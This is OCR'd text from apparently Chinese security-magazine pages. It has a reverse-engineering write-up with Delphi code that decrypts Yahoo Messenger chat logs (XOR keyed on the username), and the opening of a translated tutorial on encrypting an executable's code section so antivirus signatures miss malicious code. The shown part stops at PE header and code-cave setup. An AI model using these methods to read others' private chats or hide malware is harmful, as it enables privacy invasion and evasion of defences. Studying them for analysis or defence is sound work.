004D6F16  |. 53         push  ebx
004D6F17  |. 8D45 08    lea   eax, dword ptr [ebp+8]
004D6F1A  |. 50         push  eax
004D6F1B  |. 6A 04      push  4;  实际读的字节
004D6F1D  |. FF75 14    push  dword ptr [ebp+14]
004D6F20  |. FF76 38    push  dword ptr [esi+38]
004D6F23  |. FFD7       call  edi;  readfile
004D6F25  |. 53         push  ebx
004D6F26  |. 8D45 08    lea   eax, dword ptr [ebp+8]
004D6F29  |. 50         push  eax
004D6F2A  |. 6A 04      push  4;  实际读的字节
004D6F2C  |. 8D85 78F7FFFF  lea  eax, dword ptr [ebp-888]
004D6F32  |. 50         push  eax
004D6F33  |. FF76 38    push  dword ptr [esi+38]
004D6F36  |. FFD7       call  edi    ;  readfile
004D6F38  |. B8 FF070000  mov   eax, 7FF
004D6F3D  |. 3985 78F7FFFF  cmp  dword ptr [ebp-888], eax
004D6F43  |. 76 06      jbe   short 004D6F4B
```

进行了三次读取文件的操作,在第三次读取4字节后对其与0x7F F对比,小于等于0x7F F就跳转,否则赋值为0x7F F。这里最后读取的4字节其实是加密字符串的长度。程序判断字符串是否超过某长度,如果不超过那么则继续,否则就截取一部分进行读取(在后面应该会有个大循环)。

```
004D6F62  |. 8B45 08    mov   eax, dword ptr [ebp+8]
004D6F65  |. 8D4E 1C    lea   ecx, dword ptr [esi+1C]
004D6F68  |. 889C05 7CF7FF>mov  byte ptr [ebp+eax-884], bl

004D6F6F  |. FF15 8C047A00  call  dword ptr [<&MSVCP71.std::ba>;  读取用户名
  ;接着读取当前用户名为以后的解密做准备
004D6F75  |. 50         push  eax    ;用户名
004D6F76  |. FFB5 78F7FFFF  push  dword ptr [ebp-888]  加密字符串长度
004D6F7C  |. 8D85 7CF7FFFF  lea  eax, dword ptr [ebp-884]

004D6F82  |. 50         push  eax   加密字符串地址
004D6F83  |. 8BCE       mov   ecx, esi
004D6F85  |. E8 45F9FFFF  call 004D68CF;  解密字符串
```

到关键的地方了，这里首先push了三个重要内容：用户名、加密字符串长度和加密字符串地址。然后调用了Call 004D68CF，一般情况call内部就应该是解密过程了，按F7键跟进。里面的代码页很清爽，首先判断加密内容与获取的加密长度不为空，然后获取用户名长度，获取到就掠过跳转执行下面的循环。先提取用户名的第一个字符与加密的第一个字符进行异或。然后计数器自己加1并且与key(用户名)长度求余，利用求余值获取下一个key字符。如此反复即实现对雅虎通聊天记录的加密字符串进行解密。

```
004D68CF  /$ 55        push    ebp
004D68D0  |. 8BEC      mov     ebp, esp
004D68D2  |. 53        push    ebx
004D68D3  |. 8B5D 08   mov ebx, dword ptr [ebp+8]
004D68D6  |. 56        push    esi
004D68D7  |. 33F6      xor     esi, esi
004D68D9  |. 3BDE      cmp  ebx, esi  ;加密内容是否为空
004D68DB  |. 74 30  je  short 004D690D;为空就跳转
004D68DD  |. 3975 0C   cmp   dword ptr [ebp+C], esi    ;加密字符串长度是否为空
004D68E0  |. 74 2B   je  short 004D690D ;为空就跳转
004D68E2  |. 57        push    edi
004D68E3  |. 8B7D 10  mov edi, dword ptr [ebp+10]
004D68E6  |. 57       push    edi     ;/s
004D68E7  |. E8 EA292900   call   <jmp.&MSVCR71.strlen>    ;\strlen
004D68EC  |. 59  pop   ecx  ;上面获取用户名长度
004D68ED  |. 33C9      xor     ecx, ecx
004D68EF  |. 394D 0C  cmp dword ptr [ebp+C], ecx
004D68F2  |. 8945 08  mov   dword ptr [ebp+8], eax     ;提取key长度
004D68F5  |. 76 15   jbe   short 004D690C ;没有名称则跳转
004D68F7  |> 8A043E  /mov  al, byte ptr [esi+edi] ;提取key字符
004D68FA  |. 300419  |xor  byte ptr [ecx+ebx], al ;xor 加密字符,用户名字符
004D68FD  |. 8D46 01 |lea  eax, dword ptr [esi+1]
004D6900  |. 99        |cdq
004D6901  |. F77D 08  |idiv  dword ptr [ebp+8] ;ebp+8 key长度
004D6904  |. 41        |inc     ecx
004D6905  |. 3B4D 0C |cmp ecx, dword ptr [ebp+C] ;与加密后的长度对比
004D6908  |. 8BF2      |mov     esi, edx
004D690A  |.^72 EB    \jb   short 004D68F7 ;这里是循环
004D690C  |> 5F              pop    edi
004D690D  |> 5E              pop    esi
004D690E  |. 5B              pop    ebx
004D690F  |. 5D              pop    ebp
004D6910  \. C2 0C00         retn   0C
```

至此完成了对雅虎通的聊天记录解密的分析，总结一下：首先读取文件并提取第四个4字节长度为加密字符串长度，同时获取长度后的字符串，在解密过程中首先获取当前用户的名称与长度，然后提取名称字符与加密字符串一一异或，异或后的字符串即解密后的字符串。

代码编写

分析完文件还原原理，实现程序编写就不是那么难了。Delphi界面控件如图8所示排列。




图8

解密过程为首先填写Yahoo用户名作为解密key，然后单击"解密"按钮，这时就会弹出对话框让选择要解密的文件，选择完后程序就自动解密加密信息并输出到解密信息中。程序代码如下：


```
procedure Encrypt(pBuffer: PByte; iBufferLen: Integer; pKey: PChar; iKeylen: Integer);
var
  i,t: Integer;
  pTemp: PByte;
begin
  t:=0;
  for i:= 0 to iBufferLen-1 do
  begin
    pTemp:= PByte(DWORD(PKey) + DWORD(t));
    pBuffer^ := pBuffer^ xor pTemp^;
    t:= (t+1) mod iKeyLen;
    inc(pBuffer);
  end;
end;
procedure ProcessCrypt(sFile: String; CMemo: TMemo; username:PChar);
```

```
var
  tFile: TFileStream;
  iFileLen, i,iInfoLen: Integer;
  s: array [0..MAX_PATH] of char;
  slen:integer;
  pass:string;
begin
   tFile:= TFileStream.Create(sFile, fmOpenRead);
   iFileLen:= tFile.Size;
   ZeroMemory(Pointer(@s), MAX_PATH);
   i:= 0;
   while  i< iFileLen do
   begin
    i:= i+$20;
    tFile.Seek(i, soBeginning);
    tFile.Read(iInfoLen, 4);
    tFile.Read(s, iInfoLen);
```

```
      Encrypt(pByte(@s), iInfoLen, username, Length(username));
      slen:=pos('>',String(s));
      if slen<>0 then
        pass:=copy(String(s),slen+1,Length(String(s)));
      CMemo.Lines.Add(pass);
      i:= i + iInfoLen + 8;
    end;
    tFile.Free;
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
  if(OpenDialog1.Execute) then
    ProcessCrypt(OpenDialog1.FileName, Memo1,PChar(edit1.text));
end;
```

前置知识：汇编

关键词：破解、数字签名、反病毒



逆向工程：打造了不起的签名

文/Nicolaou George/Charalambous Glafkos 译/hackicer

介绍

很多的反病毒和反间谍软件可以通过那个惟一的签名确定那些怀有恶意的程序。这些签名存储在一个不断更新的数据库里。本教程可以指导你通过一系列的步骤来加密那些可执行文件的代码段，目的就是使那些反病毒文件的签名确认技术不能有效地确认这些恶意代码。

工具

1.OllyDBG(http//:www.ollydbg.de)

2.WinAsm Studio(http//:www.winasm.net)一个十六进制编辑器

实践软件

程序名:SimpleCrypt.

Md5sum:0550212afa60066cfd7c6d4e318d2c5f

编译器:MASM

程序分析:

源代码:

simcrypt.asm:

```
.486
 .model flat, stdcall
 option casemap :none ; case sensitive
include simcrypt.inc
 .code
start:
 invoke GetModuleHandle, NULL
mov hInstance, eax
 invoke DialogBoxParam, hInstance, 101, 0, ADDR DlgProc, 0
 invoke ExitProcess, eax ;
```

```
DlgProc proc hWin :DWORD,
 uMsg :DWORD,
wParam :DWORD,
lParam :DWORD
.if uMsg == WM_COMMAND
 .if wParam == IDC_ENCRYPT
 ;————————————————————
invoke GetDlgItemText,hWin,EDIT1,addr
userBuffer,32 ; Get 32
characters from Input textbox
call Convert
.if al == 1
invoke SetDlgItemText,hWin,EDIT2,addr userBuffer
; Print result to Output textbox

.else
invoke MessageBox,hWin,addr nullPassMsg,addr
nullPassWnd,MB_ICONERROR
 .endif
 ;————————————————————
.elseif wParam == IDC_EXIT
invoke EndDialog,hWin,0
.endif
 .elseif uMsg == WM_CLOSE
invoke EndDialog,hWin,0
.endif
xor eax,eax
 ret
 DlgProc endp
Convert proc
invoke lstrlen, addr userBuffer
 test eax,eax
jle NULLINPUT
mov ecx,offset userBuffer
 xor ebx,ebx
@@:
.if ebx<eax
mov dl,byte ptr [ecx+ebx] ; dl = ascii value of
character in possition ebx (counter)
add edx,ebx ; edx = edx + ebx (counter)
mov byte ptr[ecx+ebx],dl ; character in possition
ebx (counter) = dl
inc ebx
jmp @b
 .else mov al,1
 ret
.endif
NULLINPUT:
 xor eax,eax
 ret
Convert EndP
end start
```

simcrypt.inc:

```
include windows.inc
 uselib MACRO libname
include libname.inc
includelib libname.lib
ENDM
uselib user32
uselib kernel32
DlgProc PROTO :DWORD,DWORD,DWORD,DWORD
EDIT1 equ 1001
EDIT2 equ 1002
IDC_ENCRYPT equ 1005
IDC_EXIT equ 1004
.data
nullPassMsg db "NULL == Bad",0
nullPassWnd db "Error",0
data?
hInstance dd ?
userBuffer dd 32 dup(?)
```

simcrypt.rc:

```
;This Resource Script was generated by WinAsm
Studio.
 #define EDIT2 1002
 #define EDIT1 1001
#define IDC_STATIC1006 1006
#define IDC_STATIC1007 1007
 #define IDC_ENCRYPT 1005
 #define IDC_EXIT 1004
101 DIALOGEX 0,0,100,76
CAPTION "Basic Crypt"
FONT 8,"Tahoma"
STYLE 0x80c80880
 EXSTYLE 0x00000000
BEGIN
CONTROL "Exit",IDC_EXIT,"Button",0x10000000,52,55,41
,13,0x00000000
 CONTROL "",EDIT1,"Edit",0x10000080,3,12,90,12,0x00000200
CONTROL "",EDIT2,"Edit",0x10000080,3,35,90,12,0x00000200
CONTROL"Encrypt",IDC_ENCRYPT,"Button",0x50010000
,3,55,41,13,0x00000000
CONTROL"Input",IDC_STATIC1006,"Static",0x50000000,35
,3,24,8,0x00000000 CONTROL "Output",IDC_STATIC1007,"Stati
c",0x50000000,33,25,23,9,0x00000000
END
```

用户接口界面如图1所示。




图1

汇编代码如下：

```
00401000 /$ 6A 00 PUSH 0 ; /pModule = NULL
00401002 |. E8 F9000000 CALL <JMP.&kernel32.GetModuleHandleA> ; \GetModuleHandleA
00401007 |. A3 20304000 MOV DWORD PTR DS:[403020],EAX
0040100C |. 6A 00 PUSH 0 ; /lParam = NULL
0040100E |. 68 28104000 PUSH SimpleCr.00401028 ; |DlgProc = SimpleCr.00401028 00401013 |. 6A 00 PUSH 0 ; |hOwner = NULL
00401015 |. 6A 65 PUSH 65 ; |pTemplate = 65
00401017 |. FF35 20304000 PUSH DWORD PTR DS:[403020] ; |hInst = NULL
0040101D |. E8 BA000000 CALL <JMP.&user32.DialogBoxParamA> ; \DialogBoxParamA 00401022 |. 50 PUSH EAX ; /ExitCode
00401023 \. E8 D2000000 CALL <JMP.&kernel32.ExitProcess> ; \ExitProcess
00401028 /. 55 PUSH EBP
00401029 |. 8BEC MOV EBP,ESP
0040102B |. 817D 0C 11010> CMP DWORD PTR SS:[EBP+C],111
00401032 |. 75 65 JNZ SHORT SimpleCr.00401099
00401034 |. 817D 10 ED030> CMP DWORD PTR SS:[EBP+10],3ED
0040103B |. 75 47 JNZ SHORT SimpleCr.00401084
0040103D |. 6A 20 PUSH 20 ; /Count = 20 (32.)
0040103F |. 68 24304000 PUSH SimpleCr.00403024 ; |Buffer = SimpleCr.00403024
00401044 |. 68 E9030000 PUSH 3E9 ; |ControlID = 3E9 (1001.)
00401049 |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hWnd
0040104C |. E8 97000000 CALL <JMP.&user32.GetDlgItemTextA> ; \GetDlgItemTextA 00401051 |. E8 59000000 CALL SimpleCr.004010AF 0
00401056 |. 3C 01 CMP AL,1
00401058 |. 75 14 JNZ SHORT SimpleCr.0040106E
0040105A |. 68 24304000 PUSH SimpleCr.00403024 ; /Text = ""
0040105F |. 68 EA030000 PUSH 3EA ; |ControlID = 3EA (1002.)
00401064 |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hWnd
00401067 |. E8 88000000 CALL <JMP.&user32.SetDlgItemTextA> ; \SetDlgItemTextA 0040106C |. EB 3B JMP SHORT SimpleCr.004010A9
0040106E |> 6A 10 PUSH 10 ; MB_OK|MB_ICONHAND|MB_APPLMODAL
00401070 |. 68 0C304000 PUSH SimpleCr.0040300C ; |Title = "Error"
00401075 |. 68 00304000 PUSH SimpleCr.00403000 ; |Text = "NULL == Bad"
0040107A |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hOwner
0040107D |. E8 6C000000 CALL <JMP.&user32.MessageBoxA> ; \MessageBoxA
00401082 |. EB 25 JMP SHORT SimpleCr.004010A9
00401084 |> 817D 10 EC030> CMP DWORD PTR SS:[EBP+10],3EC
0040108B |. 75 1C JNZ SHORT SimpleCr.004010A9
0040108D |. 6A 00 PUSH 0 ; /Result = 0
0040108F |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hWnd
00401092 |. E8 4B000000 CALL <JMP.&user32.EndDialog> ; \EndDialog
00401097 |. EB 10 JMP SHORT SimpleCr.004010A9
00401099 |> 837D 0C 10 CMP DWORD PTR SS:[EBP+C],10
0040109D |. 75 0A JNZ SHORT SimpleCr.004010A9
0040109F |. 6A 00 PUSH 0 ; /Result = 0
004010A1 |. FF75 08 PUSH DWORD PTR SS:[EBP+8] ; |hWnd
004010A4 |. E8 39000000 CALL <JMP.&user32.EndDialog> ; \EndDialog
004010A9 |> 33C0 XOR EAX,EAX
004010AB |. C9 LEAVE
004010AC \. C2 1000 RETN 10
004010AF $ 68 24304000 PUSH SimpleCr.00403024 ; /String = ""
004010B4 . E8 4D000000 CALL <JMP.&kernel32.lstrlenA> ; \lstrlenA
004010B9 . 85C0 TEST EAX,EAX
004010BB . 7E 1B JLE SHORT SimpleCr.004010D8
004010BD . B9 24304000 MOV ECX,SimpleCr.00403024
004010C2 . 33DB XOR EBX,EBX
004010C4 > 3BD8 CMP EBX,EAX
004010C6 . 73 0D JNB SHORT SimpleCr.004010D5
004010C8 . 8A140B MOV DL,BYTE PTR DS:[EBX+ECX]
004010CB . 03D3 ADD EDX,EBX
004010CD . 88140B MOV BYTE PTR DS:[EBX+ECX],DL
004010D0 . 43 INC EBX
004010D1 .^ EB F1 JMP SHORT SimpleCr.004010C4
004010D3 . EB 03 JMP SHORT SimpleCr.004010D8
004010D5 > B0 01 MOV AL,1
004010D7 . C3 RETN
004010D8 > 33C0 XOR EAX,EAX
004010DA . C3 RETN 004010DB CC INT3
004010DC $- FF25 20204000 JMP DWORD PTR DS:[<&user32.DialogBoxPara>; user32.DialogBoxParamA
004010E2 $- FF25 14204000 JMP DWORD PTR DS:[<&user32.EndDialog>] ; user32.EndDialog
004010E8 $- FF25 10204000 JMP DWORD PTR
```

```
DS:[<&user32.GetDlgItemTex> ; user32.GetDlgItemTextA
    004010EE $- FF25 1C204000 JMP DWORD PTR
DS:[<&user32.MessageBoxA>] ; user32.MessageBoxA
    004010F4 $- FF25 18204000 JMP DWORD PTR
DS:[<&user32.SetDlgItemTex> ; user32.SetDlgItemTextA
    004010FA .- FF25 04204000 JMP DWORD PTR
DS:[<&kernel32.ExitProcess> ; kernel32.ExitProcess
    00401100 $- FF25 00204000 JMP DWORD
PTR DS:[<&kernel32.GetModuleHa>; kernel32.
GetModuleHandleA
    00401106 $- FF25 08204000 JMP DWORD PTR
DS:[<&kernel32.lstrlenA>] ; kernel32.lstrlenA
```

二进制代码加密

加密二进制代码的思路非常简单。当面对静态汇编时你的软件的二进制代码显得非常脆弱。为了避免这样的事发生，你的代码必须存储在一个加密的表格内并且在运行时解密。另外，这些技术可以非常容易地绕过很多反病毒系统。仅仅通过改变代码段，你就可以改变你的程序的签名，并且可以使你的程序变得不可以被探测出来。

虽然理论非常简单，但是理解我们的技术是如何对软件进行操作的却有一定的难度。因此我们会提供额外的信息。

第一步：打开OllyDbg并且加载你的目标程序。你的OllyDbg的CPU窗口显示应该和图2差不多。




图2

第二步：在这个例子中你打算修改的程序代码片段的长度比原始数据段的长度长，或者因为它比较聪明，你需要修改P E头，目的就是为了可以给你留出一些空间可以操作它。这个空间将会被创建，我们叫它"cove cave"。

每一个Windows可执行文件都包含一个PE头。那个PE头包括以下信息：

(1)时间和数据戳。

(2)校验和。

(3)可执行文件的入口点。在这个例子中，这就是OEP。我们将会重写这个地址。

(4)节头(section header)，如图3所示。




图3

